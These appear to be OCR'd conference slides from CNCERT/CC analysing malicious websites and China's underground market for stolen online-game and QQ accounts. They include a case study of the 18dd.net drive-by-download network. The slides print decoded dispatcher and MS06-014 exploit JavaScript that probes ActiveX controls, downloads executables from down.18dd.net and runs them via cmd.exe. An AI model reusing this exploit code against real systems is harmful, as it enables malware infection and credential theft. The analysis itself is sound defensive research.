Malicious Websites on the Chinese Web Overview and Case Study

MingHua Wang

CNCERT/CC

China Internet Security Overview

Internet Development				
	Netizen	Website	Online Host	International Bandwidth
By 2006	137M	0.843M	59.4M	257G
By 2007	210M	1.50M	78.0M	369G
Increasing	53%	78%	31%	44%

Source: CNNIC

	Incident reports		Incident monitoring	
	phishing	Spam	Trojan Host	Web defacement
By 2006	563	587	44,717	24,477
By 2007	1326	1197	995,154	61,228
Increasing	136%	104%	2125%	150%

Source: CNCERT/CC

Comparing the two graphs, it is rather obviously that the internet security problem gets worse and worse as the internet growing fast, increasing users lacking of basic security awareness and self-protecting technique, mass of online computers being attacked, controlled and then exploited by hacker all around the world.

Online Games and Virtual Goods in China

QQ IM and QQ Coins

Definitions-Con.


- ***Malicious website***
  - redirects the visitor to an exploit host, which then attacks the victim and causes malware infection, this kind of attack is also called drive-by-download attack.
- ***Web-based Trojan***
  - is a kind of malware performing client-side attack, which is typically implemented in web script languages such as JavaScript, and exploits certain system- or application-level vulnerabilities to obtain complete control of the client system once the vulnerable client visits the host web page of the web-based Trojan.

Definitions

- ***Stealer Trojan***
  - ***is a kind of Trojan horse malware with the purpose of stealing valuable information or assets from the victims, such as pairs of account and password***

- ***Web-based Trojan network***
  - **is a network constructed and operated by the blackhats to make profit by exploiting the vulnerable client systems and stealing of the virtual assets, it contains the surface malicious websites, and the behind Web-based and Stealer Trojans**

Underground Economy Chain in China



Malware Writer

- Driven by economic profits and sell their tools, malware, and evasion service for making money
- They are able to find vulnerabilities or use recently public disclosed vulnerabilities and the corresponding exploits.
- Furthermore, these actors have the technical skills to develop their own exploits, or Trojans based on the original vulnerability reports and available exploit codes.

2,5000$


Website Masters/Crackers

- Website Master
  - Attract visitors with the help of free goodies, e.g., free movies, music, software, or tools.
  - Sell the traffic (i.e., website visits) of their websites to Envelopes Stealers by hosting the web-based Trojans.
- Website Crackers
  - Hack into well-known, but unsafe websites
  - Redirect the traffic for this website to another malicious machine

5–10$ per ten thousand IP visits


Envelopes Stealers

- Envelopes
  - Jargon word used in the underground market
  - Means the stolen pair of account and password.
- Envelopes Stealers
  - Have very limited technical knowledge
  - Buy Trojans, malware generators and website traffic
  - Create a web-based Trojan network from which they can harvest envelopes
  - Sell the harvested envelopes to Virtual Asset Stealers



Traffic

Malware



欢迎[小海]第132次登陆！ 以下是您购买的软件列表：

编号	软件名称	类型	购买日期	到期时间	收信系统	小马	历史记录	官方当前最新版本
14	WOW	生成器	2008-02-02	2008-08-02	[下载]	[下载]	[查看]	已在 2008-03-23 更新！
152	诛仙	生成器	2008-03-10	2008-06-10	[下载]	[下载]	[查看]	已在 2008-03-17 更新！
197	天龙八部	生成器	2008-03-23	2003-09-23	[下载]	[下载]	[查看]	已在 2008-03-18 更新！

Account and password

[illegible]

1. 若你购买的是小马，首先请下载收信系统上传到ASP空间，接[illegible]告诉客服人员收信地址后才能激活小马下载

2. 收信系统只需安装一次，小马更新后只需下载小马，收信系统无需重新下载。

Virtual Asset Stealers

- Do not have any technical knowledge about hacking and programming
- Have a rather good understanding of the underground market
- Buy envelopes from the Envelopes Stealers, log-in to the online games or QQ accounts to steal valuable virtual assets like game equipments or QQ coins.

Account and password


Virtual Asset Sellers

SALE

- Setting up virtual shops
  - Taobao,
  - PaiPai
  - eBay
- Sell virtual asset to Players on the public marketplaces
- For example, they typically buy QQ coins on bulletin boards and then sell the coins for 0.5 – 0.8 RMB on Taobao, making a certain profit with each transaction.


Players

- Enthusiastic online games players or QQ users
- Spending large amounts of money on the virtual assets
- Commonly male teenagers who dispense their parents
- Foundation of the whole underground market since they stimulate demand for all virtual goods and drive the market.




Case Study: A big web-based Trojan network

18dd.net: received the web traffic from 490 malicious websites located at 206 different top domains.



Exploitation Flow of the 18dd.net Case



traffic

victims visit malicious websites

embedded links to redirectors

embedded links to dispatcher on aa.18dd.net

Exploited by web-based trojans on aa.18dd.net


Infected with downloader on down.18dd.net

Infected with further stealer trojans on down.18dd.net

Stealer trojans steal online game envelop from victims

Stealer trojans submit the envelops to the “boxes”

envelops



Traffic

web-based Trojans


Downloader

Stealer Trojans

Envelops


The Dispatcher and Web-based Trojans

Main block




```
t="bLbKfYCzhRa6VOoMk5aDvXrrjWgHpa4kW6XgGld/Nmc/TxylQcbOwFefSyl+smG+l6jWI
t=utf8to16(xxtea_decrypt(base64decode(t), '\x73\x63\x72\x69\x70\x74'));
window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"] (t);
```

First Round hex decode



```
t="bLbKfYCzhRa6VOoMk5aDvXrrjWgHpa4kW6XgGld/Nmc/TxylQcbOwFefSyl+smG+l6jWI
t=utf8to16(xxtea_decrypt(base64decode(t), 'script'));
window["document"]["write"] (t);
```


Decoded dispatcher script



```
eval("function init(){document.write();}
window.onload = init;
if(document.cookie.indexOf('OK')==-1){
try{var e;
var ado=(document.createElement("object"));
ado.setAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
var as=ado.createobject("Adodb.Stream","")}
catch(e){};
finally{
var expires=new Date();
expires.setTime(expires.getTime()+24*60*60*1000);
document.cookie='ce=windowsxp;path=/;expires='+expires.toGMTString();
if(e!="[object Error]"){
document.write("<script src=http:\/\/aa.18dd.net\/aa\/1.js><\/script>")}
else{
try{var f;var storm=new ActiveXObject("MPS.StormPlayer");}
catch(f){};
finally{if(f!="[object Error]"){
document.write("<script src=http:\/\/aa.18dd.net\/aa\/b.js><\/script>")}}
try{var g;var pps=new ActiveXObject("POWERPLAYER.PowerPlayerCtrl.1");}
catch(g){};
finally{if(g!="[object Error]"){
document.write("<script src=http:\/\/aa.18dd.net\/aa\/pps.js><\/script>")}}
try{var h;var obj=new ActiveXObject("BaiduBar.Tool");}
catch(h){};
finally{if(h!="[object Error]"){
obj.DloadDS("http://down.18dd.net/bb/bd.cab", "bd.exe", 0)}}
}}}")
```


Decoded web-based Trojan

MS06-014
Baofeng StormPlayer
PPStream PowerPlayer
BaiduBar



```
eval("
var url="http://down.18dd.net/bb/014.exe";try{var xml=ado.CreateObject("Microsoft.XMLHTTP","");
xml.Open("GET",url,0);xml.Send();as.type=1;as.open();as.write(xml.responseBody);path="..\\ntuser.com";
as.savetofile(path,2);as.close();var shell=ado.createobject("Shell.Application","");
shell.ShellExecute("cmd.exe","/c "+path,"","open",0)}catch(e){}
")
```

Stealer Trojans



0.exe

- UNKNOW

